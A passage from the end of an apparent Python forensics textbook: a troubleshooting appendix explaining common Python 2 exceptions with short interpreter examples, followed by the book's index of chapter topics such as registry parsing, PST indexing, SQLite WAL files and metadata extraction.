 'asin', 'asinh', 'atan', 'atan2', 'atanh', 'ceil', 'copysign', 'cos',
 'cosh', 'degrees', 'e', 'erf', 'erfc', 'exp', 'expm1', 'fabs',
 'factorial', 'floor', 'fmod', 'frexp', 'fsum', 'gamma', 'hypot', 'isinf',
 'isnan', 'ldexp', 'lgamma', 'log', 'log10', 'log1p', 'modf', 'pi', 'pow',
 'radians', 'sin', 'sinh', 'sqrt', 'tan', 'tanh', 'trunc']
```

ImportError

ImportErrors occur when the Python Interpreter cannot find the module being imported or a specified submodule. When importing, be aware of case sensitivity and the correct spelling of your module of interest. If the error persists and involves a third-party library, check whether it has been installed successfully and restart the Python Interpreter:

```
>>> import TKINTER
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ImportError: No module named TKINTER

>>> from datetime import Datetime
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ImportError: cannot import name Datetime

# Solution

>>> import Tkinter
>>> from datetime import datetime
```

IndentationError

An `IndentationError` occurs most frequently when indenting code with a mixture of spaces or tabs. It is preferred to indent your code with four spaces rather than a tab character. You can check for tabs and spaces in most text editors by showing all symbols or run the `-tt` flag with Python to identify troublesome lines (that is, if your script doesn't report the exception in the first place). Once you select an editor of your liking, be sure to configure it to uniformly place spacing throughout your script.

Another common source of this error is failing to match the appropriate indentation level within your script. For example, in lengthier code segments you might mistakenly indent some line of code with too few spaces or tabs:

```
>>> def indentation():
...     print 'Good indentation'
...     print 'Bad indentation'
File "<stdin>", line 3
    print "Bad indentation"
^
IndentationError: unindent does not match any outer indentation level
```

IOError

An `IOError` can occur for a number of reasons. Most frequently, this is the result of a file or directory not existing. Oftentimes, this occurs because the user-supplied faulty data. For example, if we try to open a file for reading named `myfile.txt`, and it does not exist, Python will generate an `IOError`. See the following code:

```
>>> infile = open('myfile.txt')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
IOError: [Errno 2] No such file or directory: 'myfile.txt'
```

Another source of error is the path to the file. If the filename itself is correct, but the path is incorrect then Python will generate an `IOError`. For example, supplying a path to a file with just single backslashes can cause errors. This is due to the fact that, in Python, backslashes must be escaped by another backslash. Alternatively, we could use a single forward slash or use the "r" prefix to create a string literal and prevent this error:

```
>>> infile = open("C:\\learn-python-for-forensics\\Appendices\\AppendixC\\
badsaces.py")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
IOError: [Errno 22] invalid mode ('r') or filename: 'C:\\\\learn-python-
for-forensics\\\\Appendices\\\\AppendixC\\\\x08adsaces.py'
>>> infile = open("C:\\\\learn-python-for-forensics\\\\Appendices\\\\
AppendixC\\\\badspaces.py")
>>>
```

IndexError

Both `IndexErrors` and `KeyErrors` are subclasses to the more general `LookupError`. `IndexError` is commonly encountered when working with lists. This error occurs when the program is attempting to access a position that is not indexed by the object. For example, attempting to access the fifth index of a list with three elements will fail.

Recreating the error and going step by step through the faulty function, either by debugging with an IDE or manually in the interactive prompt, can help give a better understanding of where the error is coming from and how to fix it. See the following code:

```
>>> small_list = ['a', 'b', 'c', 'd']
>>> print small_list[4]
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
IndexError: list index out of range
# Check the max index value
>>> print len(small_list) - 1
3
```

IndexErrors are generally easily solved; simply check the number of indices in the object by using the built-in `len` function. Remember to subtract 1 from the result as an index begins with 0 while `len` starts counting at 1.

KeyError

`KeyError` is a result of referring to a key in a dictionary that does not exist. In the following example code, we have a series of timestamps we will try to convert. One of those timestamps, 1673165179242, is too large and will generate `ValueError`. When this happens, the key, which in this case, would be named `timestamp2`, does not exist and will cause `KeyError` when requested from the dictionary:

```
>>> import datetime
>>> timestamps = [1363424592, 1440356096, 1673165179242]
>>> def convertTime(time_list):
...     data_dict = {}
...     for i, value in enumerate(time_list):
...         try:
...             data_dict['timestamp' + str(i)] = datetime.datetime.
fromtimestamp(value)
...         except ValueError:
...             pass
```

```
...     return data_dict
...
>>> converted_time = convertTime(timestamps)
>>> print converted_time['timestamp0']
2013-03-16 05:03:12
>>> print converted_time['timestamp2']
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
KeyError: 'timestamp2'
```

One way to solve this issue would be to either check whether the key exists before printing using the dictionary `has_key()` method or accounting for such a scenario in the `except` block. See the following code:

```
>>> import datetime
>>> timestamps = [1363424592, 1440356096, 1673165179242]
>>> def convertTime(time_list):
...     data_dict = {}
...     for i, value in enumerate(time_list):
...         try:
...             data_dict['timestamp' + str(i)] = datetime.datetime.
fromtimestamp(value)
...         except ValueError:
...             data_dict['timestamp' + str(i)] = '0'
...     return data_dict
...
>>> converted_time = convertTime(timestamps)
>>> print converted_time['timestamp0']
2013-03-16 05:03:12
>>> print converted_time['timestamp1']
0
```

NameError

`NameErrors` occur when referring to variables that do not exist in the current context:

```
>>> myvariable += 1
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'myvariable' is not defined
```

Let's break this down, the issue at hand is that we're trying to add 1 to `myvariable` which hasn't been created yet. Python gets confused when you try to perform some action with an object that does not exist at that point in time.

A solution for this error would be to create the variable before performing said operation or using a `try` and `except` block as follows:

```
>>> myvariable = 0
>>> myvariable += 1
>>> print myvariable
1
>>> try:
...     myvariable += 1
... except NameError:
...     myvariable = 1
...
>>> print myvariable
1
```

TypeError

`TypeError` occurs when we try to perform an operation on or between the wrong data type(s). For example, if we try to mistakenly divide a list by the number 3, we will generate a `TypeError`:

```
>>> [1, 2, 3] / 3
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: unsupported operand type(s) for /: 'list' and 'int'
```

ValueError

`ValueError`, unlike `TypeError`, occurs not because the data type is incorrect, but because the value is incorrect. For example, when we attempt to divide a list by a number we receive a `TypeError` because a list is the wrong type for division. A list, however, is the right type to support multiple variable assignment but needs the correct number of values to unpack:

```
>>> x, y, z = [1, 2]
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ValueError: need more than 2 values to unpack
>>> x, y = [1, 2, 3]
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ValueError: too many values to unpack
>>> x, y, z = [1, 2, 3]
>>> print x, y, z
1 2 3
```

UnicodeEncodeError and UnicodeDecodeError

`UnicodeEncodeError` and `UnicodeDecodeError` belong to the `UnicodeError` class (which itself is a subclass of `ValueError`). Unicode errors are an annoyance in Python 2.X that has largely been remedied by Python 3.X. We will encounter these errors either when encoding or decoding with different codecs. For example, if we parse some files that contain Unicode characters, we may need to encode that data to ASCII in order to process it properly with Python. Specifically, when encoding the data to ASCII, we can decide how we want to handle unsupported Unicode characters. We can perform a number of actions including ignoring and replacing unsupported characters as follows:

```
>>> unicode_str = u'\xe1\x93\x88my unicode string'
>>> unicode_str.encode('ascii')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
```

```
UnicodeEncodeError: 'ascii' codec can't encode character u'\u14c8' in
position 0: ordinal not in range(128)
>>> unicode_str.encode('ascii', 'ignore')
'my unicode string'
```

UnicodeDecodeErrors on the other hand occur when attempting to decode data with a specific codec. When encountered, we can handle these situations in a similar manner to our encoding errors. The `decode()` method takes a codec as the first argument and an optional errors argument. In this case, we would use either the ignore option or replace option to handle bad characters. The replace argument marks bad characters with "?" or "\ufffd" as follows:

```
>>> my_string = '\x94bad string'
>>> my_string.decode('utf-8')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "C:\Python27\lib\encodings\utf_8.py", line 16, in decode
    return codecs.utf_8_decode(input, errors, True)
UnicodeDecodeError: 'utf8' codec can't decode byte 0x94 in position 0:
invalid start byte
>>> my_string.decode('utf-8', 'replace')
u'\ufffdbad string'
```


Index

A

advanced data types 33
application programming interface (API) 93
Argparse 51
argument_parser.py 51-53
atomic commit scenario 364

B

bitcoin_address_lookup.py, final iteration
about 114-117
csvWriter() function, developing 119, 120
parseTransactions() function,
enhancing 117, 118
script, running 120, 121
bitcoin_address_lookup.v1.py, first iteration
about 100, 101
getAddress() function 102, 103
getInputs() helper function 106
main() function, exploring 102
printHeader() helper function 105, 106
printTransactions() function,
working with 103-105
script, running 107
bitcoin_address_lookup.v2.py,
second iteration
about 108-110
getAddress() function, improving 112
main() function, modifying 111
printTransactions() function,
elaborating 112
script, running 113

built-in exceptions
reference 64

C

cellParser() function
used, for processing cells 384-386
challenges
about 400
timeline report, developing 400
varint processing functions, adding 400
classes 40-42
code, exploring
about 322
clipboard captures 324
keyboard event captures 325, 326
keylogger controllers 327
main() function 328, 329
process creation capture 327, 328
screen captures 323
script execution 329
colorama module
about 404, 405
reference link 405
conditionals 24-26
createDictionary() function
defining 189, 190
csv module
reference 115
csvWriter() function
about 205, 206
used, for writing output 394-396
csv_writer.py script 205

D

dashboardWriter() function 198
databases
about 123
challenge 164
databases, automating
about 148, 149
formatTimestamp() function 159
getOrAddCustodian() function,
modifying 157
ingestDirectory() function,
improving 157-159
initDB() function, adjusting 156, 157
Jinja2 setup 152-154
main() function, updating 155
new and improved script, running 163
Peewee setup 150, 151
writeCSV() function, simplifying 161
writeHTML() function, condensing 162
writeOutput() function, converting 160
databases, manipulating manually with Python
about 128-131
custodians, checking with
getOrAddCustodian()
function 135, 136
custodians, retrieving with
getCustodian() function 136
database, initializing with
initDB() function 133, 134
formatTimestamp() helper function,
developing 142
ingestDirectory() function 137, 138
main() function, building 131-133
os.stat() method, exploring 138-141
script, running 147
writeCSV() function, designing 143, 144
writeHTML() function, composing 145-147
writeOutput() function, configuring 142
data type conversions 19
Date Decoder GUI
__init__() method 293, 294
buildInputFrame() method,
implementing 295, 296
buildOutputFrame() method, creating 297

converting, convertWindowsFiletime_64()
method used 301, 302
converting, convertChromeTimestamps()
method used 303
convert() method, building 298
convert_unix_seconds() method,
defining 299
DateDecoder class setup 293, 294
developing 290-292
output method, designing 304
run() method, executing 294
script, running 304-306
date_decoder.py 290
datetime objects 36, 37
dictHelper() function
pdb module 387, 388
writing 386, 387
dictionaries 17
docstrings 5

E

epoch 281
Excel spreadsheets, writing
artifacts, writing in userassistWriter()
function 201, 202
data, summarizing with dashboardWriter()
function 198-200
DateTime objects, processing with
sortByDate() function 205
fileTime() function, defining 202
integers, processing with sortByCount()
function 203, 204
output, controlling with excelWriter()
function 196, 197
xlsx_writer.py 195
excelWriter() function 196
exceptions, troubleshooting
about 439
AttributeErrors 440
ImportErrors 441
IndentationError 441
IndexError 442
IOError 442
KeyError 443, 444
NameError 444, 445
TypeError 445

UnicodeDecodeError 447
UnicodeEncodeError 446
ValueError 446

EXIF metadata
about 242-244
Pillow module 244
reference, for list of tags 243

EXIF metadata, parsing
dmsToDecimal() function, adding 261, 262
exifParser() function 256
exif_parser plugin 255
getTags() function, developing 257-261

exif_parser plugin 255

F

FIGlet
about 405
reference link 405

file_lister_peewee.py 148

file_lister.py 128

files 20, 21

file signatures
reference 35

fileTime() function 202

floats 12, 13

flow logic
conditionals 24
loops 27
scripting 23, 24

focus count 168

focus time 168

forensic scripting best practices 54, 55

for loop 27, 28

frameParser() function
developing 382, 383

Framework object
exploring 411
Framework __init__() constructor 411
Framework _list_files() method, used for
iterating through files 412, 413
Framework run() method, creating 412
Framework _run_plugins() method,
developing 414, 415

framework.py
additional challenges 426

csv_writer.py 419
executing 424, 425
exploring 406-410
Framework object, exploring 411
Plugin object, exploring 416
plugins, modifying 424
Writer object, exploring 418
xlsx_writer.py function 421-423

frameworks
components 402
creating, in Python 242
data standardization 403
forensic frameworks 403
structure, building 402
supporting, with processors 275

framework-wide utility functions
creating 275, 276

functions 29-33

fuzzy_hasher.py 217-220

fuzzy hashing
about 217-220
compareFuzzies() function,
exploring 227, 228
directories, working with in
directoryController() function 222-225
files, working in fileController()
function 221, 222
first iteration, running 230
fuzzy hashes, generating with
fuzzFile() function 225
main() function 220, 221
reports, creating with writer()
function 228, 229

G

generic spreadsheets, writing 205

getName() function 194

Github
reference 58

GPS data
plotting, with Google Earth 273, 274

GUI
Tkinter objects 282
using 282

H

hardware keyloggers 310

hashing

files, hashing in Python 212, 213

fuzzy hashing 217

rolling hashes 214

rolling hashes, implementing 215

rolling hashes, limitations 216

human-computer interaction (HCI) 311

I

ID3 metadata

about 245

Mutagen module 246

ID3 metdata, parsing

about 263

getTags() function 264, 265

id3Parser() function 263, 264

id3_parser.py 263

immutable 18

installation

Python 429

Python for OS X and Linux 432, 433

Python for Windows 429-431

integers 12, 13

iterators 34, 35

J

JavaScript Object Notation (JSON) 93

K

keylogger, for Windows

keyboard events, monitoring 314

processes, monitoring 318

screenshots, capturing 315-317

keyloggers

hardware keyloggers 310

software keyloggers 310

L

libewf

reference link 426

libpff

about 336

installing 336, 337

libraries

about 38, 39

Python packages 39, 40

third-party libraries, installing 38

libtsk

reference link 426

Linux

Python, installing 432

lists 14-16

logging module

reference 108

loops

about 27

for loops 27, 28

while loops 28, 29

lxml module

about 248

reference 248

M

magic methods 7

main() function 379-381

Message Digest Algorithm 5 (MD5) 212

Metadata_Parser framework

controlling, with main() function 252-254

metadata_parser.py, main framework

controller 250, 251

overview 249

metadata_parser.py script 250, 251

multiprocessing 319, 320

multiVarint() function

used, for processing varints 390

Mutagen module

about 246

reference 246

O

object-oriented programming (OOP) 40, 41

Office metadata

about 246-248

lxml module 248

Office metadata, parsing
about 266
`getTags()` function 268-270
`officeParser()` function 267
office_parser.py 266
Offline Storage Table (OST) 334
open source forensic frameworks
GRR (Google Rapid Response),
reference link 403
Plaso, reference link 403
volatility, reference link 403
OS X
Python, installing 432

P

parse() method
reference 280

parseValues() function 191

pdb module
reference link 387

Personal Address Book (PAB) 334

Personal File Format (PFF) 334

personally identifiable information (PII) 372

Personal Storage Table File Format 334, 335

Personal Storage Table (PST)
about 333
exploring 337

Pillow module 244

pip
reference 38

Plugin object
exploring 416
`Plugin __init__()` constructor 416
`Plugin run()` method,
working with 416, 417
`Plugin write()` method, used for handling
output 417

Prefetch files
reference link 426

processors directory 275

pst_indexer.py
data, summarizing in `folderReport()`
function 348-350

exploring 337
heat map, refining with `dateReport()`
function 354
`HTMLReport()` function, writing 355
HTML template 356-359
iteration, with `folderTraverse()`
function 344, 345
`main()` function, developing 342
`makePath()` helper function, evaluating 343
messages, identifying with
`checkForMessages()` function 346
messages, processing in `processMessage()`
function 346, 347
overview 338-342
script, running 360
`senderReport()` function, building 352, 353
`wordReport()` function, creating 351, 352
`wordStats()` function 350, 351

pyHooks 313

pypff
installing 336, 337

Python
about 2
development life cycle 3-5
for Linux 432
for OS X 432
for Windows 429-431
frameworks, creating 241, 242
installation 429
large objects, manipulating 372
multiprocessing 319
regular expressions 372-374
running, without command window 322
using 2, 3

Python fundamentals 33

Python installation folder
about 435
Doc folder 436
Lib folder 436
Python interpreter 437
Python modules 437, 438
Scripts folder 437

Python interpreter 437

Python modules 437, 438

Python Package Index

reference 38

Python scripts

developing 5-7

Python Virtual Machine (PVM) 24, 437

pywin32 312, 313

R

Registry module

working with 173-176

regularSearch() function

regular expression, using 396-398

rollback scenario 364

ROT-13 169-171

S

script

designing 126, 127

Secure Hash Algorithm (SHA) family 212

serialization 94

serialized data structures

about 94-97

challenge 121

sets 18

setup API 68

setupapi.dev.log file 68

setupapi_parser.py, final iteration

about 82, 83

getDeviceNames() function,

constructing 89, 90

main() function, extending 84, 85

parseDeviceInfo() function, creating 87, 88

parseSetupapi() function, adding to 85, 86

prepUSBLookup() function, forming 89

printOutput() function, enhancing 90, 91

script, running 91

setupapi_parser.py script

about 68

overview 68

setupapi_parser.v1.py, first iteration

about 69, 70

main() function, designing 71

parseSetupapi() function, crafting 72-74

printOutput() function, developing 74

script, running 75

setupapi_parser.v2.py, second iteration

about 75-77

main() function, improving 77, 78

parseSetupapi() function, tuning 79, 80

printOutput() function, modifying 80

script, running 81

simple Bitcoin Web API 97-100

singleVarint() function

used, for processing varints 389, 390

software keyloggers

processes listening to keystrokes,

identifying 311

sortByCount() function 203

sortByDate() function 205

spreadsheets

writing 271, 272

spreadsheets, creating with xlsxwriter module

about 179

charts, creating with Python 183, 184

data, adding 179, 180

table, building 182, 183

SQLite3

about 124

Structured Query Language, using 124, 125

URL 126

using 124

sqlite3 command-line tool

URL 124

SQLite WAL files

about 364, 365

cell 370, 371

format 365

frame 369

header 367, 368

large objects, manipulating in Python 372

reference link 364-366

technical specifications 365, 366

varints 370, 371

ssdeep_python.py 231

SSDeep, using in Python

about 231, 232

changes, demonstrating in writer()

function 237, 238

directoryController() function,

repurposing 236

fileController() function 235
main() function 234
second iteration, running 238

standard data types

about 8
Booleans 13
floats 12
integers 12
null type 13
strings 9-11
unicode 9-11

strings 9-11

struct module

about 176-178
reference 176

structured data types

about 14
dictionaries 17
lists 14-16
sets 18
tuples 18

T

timeit module

about 172
reference 172

timestamps 280

Tkinter documentation

reference 282

Tkinter GUI

implementing 283-287

Tkinter objects

basics 282
classes, using 288, 289
Frame objects, using 288

tqdm module

using 374, 375

troubleshooting 64, 65

try and except syntax

about 42-44
raise() method 45, 46

tuples 18

typeHelper() function

used, for converting serial types 391-394

U

unicode 9-11

unix_converter.py script

creating 47, 48

usb_lookup.py, forensic script

developing 56-58
getRecord() function, exploring 61
main() function 58-60
running 64
searchKey() function, interpreting 62, 63

UserAssist

about 168, 169
code, evaluating with **timeit** 172, 173
ROT-13 substitution cipher 169-171

UserAssist framework

about 185
challenge 208
Excel spreadsheets, writing 195
generic spreadsheets, writing 205
running 208

UserAssist logic processor, developing

about 185-187
createDictionary() function,
defining 189, 190
data, extracting with **parseValues()**
function 191, 192
main() function, evaluating 188, 189
strings, processing with **getName()**
function 194, 195
userassist.py script 185-187

userassistWriter() function 201

user input

about 49
argument_parser.py 51-53
raw input method, using 49, 50
user_input.py, using 49, 50

utility.py 275, 276

V

variables 21-23

varints

reference link 370

W

wal_crawler.py

cellParser() function, used for processing cells 384-386
csvWriter() function, used for writing output 394-396
dictHelper() function, writing 386, 387
executing 399
frameParser() function, developing 382, 383
main() function 379-381
multiVarint() function, used for processing varints 390
parsing 375-378
regular expression, using in regularSearch() function 396-398
singleVarint() function, used for processing varints 389
typeHelper() function, used for converting serial types 391-394

WAL files
reference link 364
wal_crawler.py, parsing 375

web API 93

while loop 28, 29

Windows
keylogger, building for 312
Python, installing 429-431

Windows API

pyHooks 313
pyWin32 312
PyWin32 313
WMI 314

Write Ahead Log (WAL) 363

Writer object

exploring 418
Writer __init__() constructor 418
Writer run() method 419

writers directory

about 271
csv_Writer.py 271, 272
kml_Writer.py 273, 274

X

xlsxwriter module

about 179
used, for creating spreadsheets 179

xlsx_writer.py script 195

xml module

reference 96